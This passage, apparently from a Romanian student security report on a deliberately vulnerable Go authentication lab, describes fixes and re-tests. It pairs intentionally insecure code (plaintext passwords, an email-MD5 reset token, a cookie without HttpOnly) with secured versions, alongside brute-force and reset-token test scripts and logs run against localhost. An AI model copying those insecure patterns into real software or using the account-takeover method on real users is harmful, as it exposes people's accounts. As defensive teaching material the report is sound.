


Figura 14: Calcularea token-ului de resetare fără a interacționa cu aplicația

Token-ul de resetare e MD5 aplicat pe email, fără salt, fără expirare. Știind emailul victimei, îi calculezi tokenul local și resetezi parola fără să îi accesezi inbox-ul.

Impact: Cont preluat fără să știi parola, fără să ai acces la inbox. Și poți repeta oricând, token-ul nu expiră și nu se șterge.

8 Implementare fix

Pentru fiecare problemă găsită, am pus alăturat codul din `vulnerable` și varianta reparată din `secured`, ca să fie clar exact ce s-a schimbat și de ce.

8.1 Fix 4.1 & 4.2 — Password Policy + Stocare parolă

Vulnerable — parola stocată direct în plaintext, fără validare:

```
// api/auth.go (vulnerable)
user := models.User{
    Email:      req.Email,
    Password_hash: req.Password, // plaintext
}
```

Secured — validare input + hashing bcrypt:

```
// api/auth.go (secured)
if err := utils.ValidateStruct(&req); err != nil {
    return c.Status(400).JSON(fiber.Map{"error": err.Error()})
}
hashedPassword, _ := utils.HashPassword(req.Password) // bcrypt cost
12
user := models.User{
    Email:      req.Email,
    Password_hash: hashedPassword,
}
```

Chiar dacă DB-ul e compromis, tot ce vede atacatorul sunt hash-uri bcrypt — ireversibile practic.

8.2 Fix 4.3 — Brute Force / Rate Limiting

Vulnerable — nicio restricție pe numărul de cereri sau încercări:

```
// cmd/main.go (vulnerable)
v1.Post("/login", api.Login)

// api/auth.go (vulnerable) - nicio verificare locked, niciun contor
if user.Password_hash != req.Password {
    return c.Status(401).JSON(fiber.Map{"error": "Wrong password"})
}
```

Secured — rate limiter per IP + blocare cont după 5 încercări:

```
// cmd/main.go (secured)
v1.Post("/login",
    limiter.New(limiter.Config{
        Max: 10, Expiration: 1 * time.Minute,
        KeyGenerator: func(c *fiber.Ctx) string { return c.IP() },
    },
```

```

    }),
    api.Login,
)

// api/auth.go (secured)
if user.Locked {
    return c.Status(423).JSON(fiber.Map{"error": "Account locked"})
}
if !utils.CheckPassword(user.Password_hash, req.Password) {
    user.LoginAttempts++
    if user.LoginAttempts >= 5 { user.Locked = true }
    db.DB.Save(&user)
    return c.Status(401).JSON(fiber.Map{"error": "Invalid credentials"})
}
user.LoginAttempts = 0
db.DB.Save(&user)

```

8.3 Fix 4.4 — User Enumeration

Vulnerable — mesaje diferite care dezvăluie existența contului:

```

{"error": "User not found"}           // la email inexistent
{"error": "Wrong password"}          // la parola gresita
{"error": "User already existing"}   // la register

```

Secured — mesaj uniform indiferent de cauza erorii:

```

{"error": "Invalid credentials"}      // acelasi mesaj in toate cazurile
{"error": "Wrong credentials"}        // la register (email existent)

```

Din exterior nu mai există nicio diferență de răspuns, deci enumerarea nu mai funcționează.

8.4 Fix 4.5 — Gestionare nesigură a sesiunilor

Vulnerable — cookie accesibil din JavaScript:

```

c.Cookie(&fiber.Cookie{
    Name:  "token",
    Value: token,
    // HTTPOnly: true,    <-- comentat
    SameSite: "Lax",
})

```

Secured — cookie protejat cu HttpOnly + invalidare la logout:

```

c.Cookie(&fiber.Cookie{
    Name:      "token",
    Value:     token,
    HTTPOnly:  true,

```

```

        SameSite: "Lax",
    })

    // La logout - token adaugat in blacklist server-side
    utils.BlacklistToken(token)

```

Cu `HttpOnly` activ, `document.cookie` nu mai returnează token-ul, indiferent ce script rulează în pagină.

8.5 Fix 4.6 — Resetare parolă nesigură

Vulnerable — token predictibil (MD5 al email-ului), neinvalidat:

```

func GeneratePredictableResetToken(username string) string {
    hasher := md5.New()
    hasher.Write([]byte(username)) // doar email, fara salt
    return hex.EncodeToString(hasher.Sum(nil))
}

user.Password_hash = req.Password
// De invalidat pe viitor <-- niciodata implementat

```

Secured — token criptografic aleator de 32 bytes, invalidat după utilizare:

```

func GenerateSecureResetToken() string {
    bytes := make([]byte, 32)
    rand.Read(bytes) // crypto/rand, nu predictibil
    return hex.EncodeToString(bytes)
}

user.Password_hash = hashedNewPassword
user.Reset_password = nil // token sters din DB
db.DB.Save(&user)


```

Token-ul e acum 32 de bytes aleatori — nu mai poate fi dedus din email. Și dispăre din DB imediat după ce e folosit.

9 Re-test

Același set de atacuri rulat pe branch-ul `secured` — rezultatele arată că fix-urile funcționează.

9.1 4.1 & 4.2 — Credential Stuffing și Stocare parolă



```
alexdamian@authx:~/CrackMe-AuthX/Scripts$ git pull
create mode 100644 raport/dovezi/atacuri/userenum.png
alexdamian@authx:~/CrackMe-AuthX/Scripts$ ./test1.sh
Creating accounts from emails.txt...

Request 1 at 11:36:10
Email: asmith@gmail.com
Status: 400
X Failed - Response: {"error":"Password too weak"}
---
Request 2 at 11:36:10
Email: ajohnson@gmail.com
Status: 400
X Failed - Response: {"error":"Password too weak"}
---
Request 3 at 11:36:10
Email: awilliams@gmail.com
Status: 400
X Failed - Response: {"error":"Password too weak"}
---
Request 4 at 11:36:10
Email: ajones@gmail.com
Status: 400
X Failed - Response: {"error":"Password too weak"}
---
Request 5 at 11:36:10
Email: abrown@gmail.com
Status: 400
X Failed - Response: {"error":"Password too weak"}
---
Request 6 at 11:36:10
Email: adavis@gmail.com
Status: 429
X Failed - Response: {"error":"Too many requests, try again later"}
---
Request 7 at 11:36:10
Email: amiller@gmail.com
Status: 429
X Failed - Response: {"error":"Too many requests, try again later"}
---
Request 8 at 11:36:10
Email: awilson@gmail.com
Status: 429
X Failed - Response: {"error":"Too many requests, try again later"}
---
```

Figura 15: Înregistrare cu parolă slabă respinsă pe branch-ul `secured`

```
alexandrian@authX:~/CrackMe-AuthX$ sqlite3 authx.db
270|aagarcia@gmail.com|1234|user|2026-04-28 11:00:52.607869598+03:00|0|0
271|aamartinez@gmail.com|1234|user|2026-04-28 11:00:52.676133402+03:00|0|0
272|aarobinson@gmail.com|1234|user|2026-04-28 11:00:52.727460384+03:00|0|0
273|aacarlark@gmail.com|1234|user|2026-04-28 11:00:52.815870877+03:00|0|0
274|aardríguez@gmail.com|1234|user|2026-04-28 11:00:52.870910085+03:00|0|0
275|aalweis@gmail.com|1234|user|2026-04-28 11:00:52.922834398+03:00|0|0
276|aallee@gmail.com|1234|user|2026-04-28 11:00:52.99654692+03:00|0|0
277|aawalker@gmail.com|1234|user|2026-04-28 11:00:53.086903582+03:00|0|0
sqlite> DELETE FROM users WHERE password in ('1234', 'testpass');
Parse error: no such column: password
DELETE FROM users WHERE password in ('1234', 'testpass');
^--- error here
sqlite> DELETE FROM users WHERE password_hash in ('1234', 'tes
tpass');
sqlite> select * from users;
1|ceva|parola|user|2026-04-26 11:41:31.193621441+03:00|0|0
103|ajohnson@gmail.com|parola3|4baa890254c6fa11f804421e7461d453|user|2026-04-26 14:30:23.612457458+03:00|0|0
252|admin@admin.com|admin|manager|2026-04-28 10:46:25.743478101+03:00|0|0
sqlite> select * from users;
1|ceva|parola|user|2026-04-26 11:41:31.193621441+03:00|0|0
103|ajohnson@gmail.com|parola3|4baa890254c6fa11f804421e7461d453|user|2026-04-26 14:30:23.612457458+03:00|0|0
252|admin@admin.com|admin|manager|2026-04-28 10:46:25.743478101+03:00|0|0
278|unemail@gmail.com|$2a$12$0PjWP6g2PxPwQ7qBwsOPctEX/xhmD14vo5j/PG5A1AC3JtnT6a|user|2026-04-28 11:38:27.814946154+03:00|0|0
279|unemail2341@gmail.com|$2a$12$F7JHJAP1sVtY412N.ZVLR0sLfdCpf0yWvz8kxRXuVvXJwpk8oKq20|user|2026-04-28 11:38:33.220346908+03:00|0|0
280|unemail2332@gmail.com|$2a$12$gaJMaovaGj7KLHT9P1Jum.acGcIckhjiuCjMY0B7zrZ0G0eYh4rI6|user|2026-04-28 11:38:38.7741384+03:00|0|0
sqlite> select * from users;
1|ceva|parola|user|2026-04-26 11:41:31.193621441+03:00|0|0
103|ajohnson@gmail.com|parola3|4baa890254c6fa11f804421e7461d453|user|2026-04-26 14:30:23.612457458+03:00|0|0
252|admin@admin.com|admin|manager|2026-04-28 10:46:25.743478101+03:00|0|0
278|unemail@gmail.com|$2a$12$0PjWP6g2PxPwQ7qBwsOPctEX/xhmD14vo5j/PG5A1AC3JtnT6a|user|2026-04-28 11:38:27.814946154+03:00|0|0
279|unemail2341@gmail.com|$2a$12$F7JHJAP1sVtY412N.ZVLR0sLfdCpf0yWvz8kxRXuVvXJwpk8oKq20|user|2026-04-28 11:38:33.220346908+03:00|0|0
280|unemail2332@gmail.com|$2a$12$gaJMaovaGj7KLHT9P1Jum.acGcIckhjiuCjMY0B7zrZ0G0eYh4rI6|user|2026-04-28 11:38:38.7741384+03:00|0|0
281|uaail2332@gmail.com|$2a$12$C08Kx3Izt.3boI8tsQ00eDuI.sTeKA.Duu8rnqTU/tp75lJChxVa|user|2026-04-28 11:39:13.249834638+03:00|0|0
sqlite>
```

Figura 16: Parole stocate ca hash bcrypt în baza de date

Validarea respinge parolele triviale, iar DB-ul conține doar hash-uri bcrypt.

9.2 4.3 — Brute Force / Rate Limiting

```
alexandrian@authx:~/CrackMe-AuthX/Scripts$ ./test1.sh
alexandrian@authx:~/CrackMe-AuthX/Scripts$ ./test2.sh
Email: user@example.com

[Attempt 1] 11:39:54 - Parola: 123456
Response: {"error":"Password too weak"}
[Attempt 2] 11:39:54 - Parola: 123456789
Response: {"error":"Password too weak"}
[Attempt 3] 11:39:54 - Parola: qwerty
Response: {"error":"Password too weak"}
[Attempt 4] 11:39:54 - Parola: password
Response: {"error":"Password too weak"}
[Attempt 5] 11:39:55 - Parola: 111111
Response: {"error":"Password too weak"}
[Attempt 6] 11:39:55 - Parola: 12345678
Response: {"error":"Password too weak"}
[Attempt 7] 11:39:55 - Parola: abc123
Response: {"error":"Password too weak"}
[Attempt 8] 11:39:55 - Parola: 1234567
Response: {"error":"Password too weak"}
[Attempt 9] 11:39:55 - Parola: password1
Response: {"error":"Password too weak"}
[Attempt 10] 11:39:55 - Parola: 12345
Response: {"error":"Password too weak"}
[Attempt 11] 11:39:55 - Parola: 1234567890
Response: {"error":"Password too weak"}
[Attempt 12] 11:39:55 - Parola: 123123
Response: {"error":"429 Too Many Requests"}
[Attempt 13] 11:39:55 - Parola: 000000
Response: {"error":"429 Too Many Requests"}
[Attempt 14] 11:39:55 - Parola: iloveyou
Response: {"error":"429 Too Many Requests"}
[Attempt 15] 11:39:55 - Parola: 1234
Response: {"error":"429 Too Many Requests"}
[Attempt 16] 11:39:55 - Parola: 1q2w3e4r5t
Response: {"error":"429 Too Many Requests"}
[Attempt 17] 11:39:55 - Parola: qwertyuiop
Response: {"error":"429 Too Many Requests"}
[Attempt 18] 11:39:55 - Parola: 123
Response: {"error":"429 Too Many Requests"}
[Attempt 19] 11:39:55 - Parola: monkey
Response: {"error":"429 Too Many Requests"}
[Attempt 20] 11:39:55 - Parola: dragon
Response: {"error":"429 Too Many Requests"}
[Attempt 21] 11:39:55 - Parola: 123456a
Response: {"error":"429 Too Many Requests"}
```

Figura 17: Rate limiter: cereri excesive returnează 429 Too Many Requests

Scriptul de brute force e oprit după 10 cereri/minut per IP. Contul se blochează automat după 5 greșeli consecutive (423 Locked).

9.3 4.4 — User Enumeration





Figura 18: Răspuns uniform — enumerarea nu mai e posibilă

Același mesaj indiferent dacă emailul există sau nu.

9.5 4.6 — Token de resetare parolă



```
1 #!/bin/bash
2
3 EMAIL="uaail2332@email.com"
4 REQUEST_RESET_URL="http://localhost:8080/api/forgot-password"
5 RESET_URL="http://localhost:8080/api/reset-password"
6
7 # Request reset token
8 echo "Requesting reset token..."
9 REQUEST_RESPONSE=$(curl -s -X POST "$REQUEST_RESET_URL" \
10   -H "Content-Type: application/json" \
11   -d '{"email": "'$EMAIL'"}')
12
13 RESET_TOKEN=$(echo "$REQUEST_RESPONSE" | jq -r '.data.token' >/dev/null)
14
15 if [ -z "$RESET_TOKEN" ] || [ "$RESET_TOKEN" = "null" ]; then
16   echo "Error: Could not extract token"
17   exit 1
18 fi
19
20 echo "Token: $RESET_TOKEN"
21 echo ""
22
23 # Reuse token multiple times
24
25 alexdaniangauth:~/CrackMe-AuthX/Scripts$ ./test5.sh
26 Attempt 3: Changing to Parolaft123_#3 with 34519f28a82343ae187a6014ca033aa2503f482890bc8c6321cd48f15ef4122e
27 {"error":"Invalid token"} 401
28
29 alexdaniangauth:~/CrackMe-AuthX/Scripts$ ./test5.sh
30 Requesting reset token...
31 Token: 096ceefa0elfa8f2b31704b9878ec80220faa45730dfc02cea4c630f0c3a819e
32
33 Attempt 1: Changing to Parolaft123_#1 with 096ceefa0elfa8f2b31704b9878ec80220faa45730dfc02cea4c630f0c3a819e
34 {"message":"Password has been reset"} 200
35 Success - Token used
36
37 Attempt 2: Changing to Parolaft123_#2 with 096ceefa0elfa8f2b31704b9878ec80220faa45730dfc02cea4c630f0c3a819e
38 {"error":"Invalid token"} 401
39 Failed - Status: 401
40
41 Attempt 3: Changing to Parolaft123_#3 with 096ceefa0elfa8f2b31704b9878ec80220faa45730dfc02cea4c630f0c3a819e
42 {"error":"Invalid token"} 401
43 Failed - Status: 401
44
45 alexdaniangauth:~/CrackMe-AuthX/Scripts$
```

Figura 20: Token de resetare invalid după prima utilizare

Token generat criptografic, șters din DB imediat după folosire. A doua cerere cu același token primește 401.

10 Audit & Logging

Tot ce se întâmplă în aplicație lasă o urmă în `audit_logs`. Prin `GET /api/audit`, un manager vede exact cine a făcut ce și când.




Figura 21: Jurnal de audit — acțiuni REGISTER, LOGIN, FAILED_LOGIN, LOGOUT

Fiecare intrare conține:

- **action** — tipul evenimentului: REGISTER, LOGIN, FAILED_LOGIN, LOGOUT, FORGOT_PASSWORD, RESET_PASSWORD, CREATE_TICKET, UPDATE_TICKET, DELETE_TICKET
- **user_id** — cine a generat evenimentul
- **ip_address** — de unde a venit cererea
- **timestamp** — când s-a întâmplat

În captură se vede clar pattern-ul — mai multe FAILED_LOGIN consecutive pe același user, urmate de un val de REGISTER-uri automate. Genul ăsta de activitate iese imediat în evidență și poate fi detectat automat.

11 Concluzii

Lecții învățate

1. **Niciodată plaintext.** Parolele trebuie hashate cu un algoritm lent (`bcrypt`, `argon2`) înainte de stocare. MD5 și SHA1 nu sunt potrivite pentru parole.
2. **Rate limiting și blocare cont sunt esențiale.** Fără ele, orice endpoint de autentificare e vulnerabil la brute force indiferent cât de complexă e parola.
3. **Mesajele de eroare dezvăluie informații.** Răspunsuri diferite pentru “email inexistent” față de “parolă greșită” permit enumerarea utilizatorilor. Mesajul trebuie să fie același în orice caz.
4. **Cookie-urile de sesiune trebuie protejate.** `HttpOnly` blochează furtul de token prin XSS. `SameSite` reduce riscul CSRF.
5. **Token-urile trebuie invalidate.** JWT-urile sunt stateless, dar logout-ul real necesită o blacklist server-side. Token-urile de reset se șterg imediat după utilizare.
6. **Audit logging e critic.** Fără jurnal, un atac poate trece neobservat. `FAILED_LOGIN` repetat e un semnal clar de brute force.
7. **Testarea pe ambele branch-uri** confirmă că fix-urile funcționează și că nu au apărut regresii — re-testarea e la fel de importantă ca implementarea.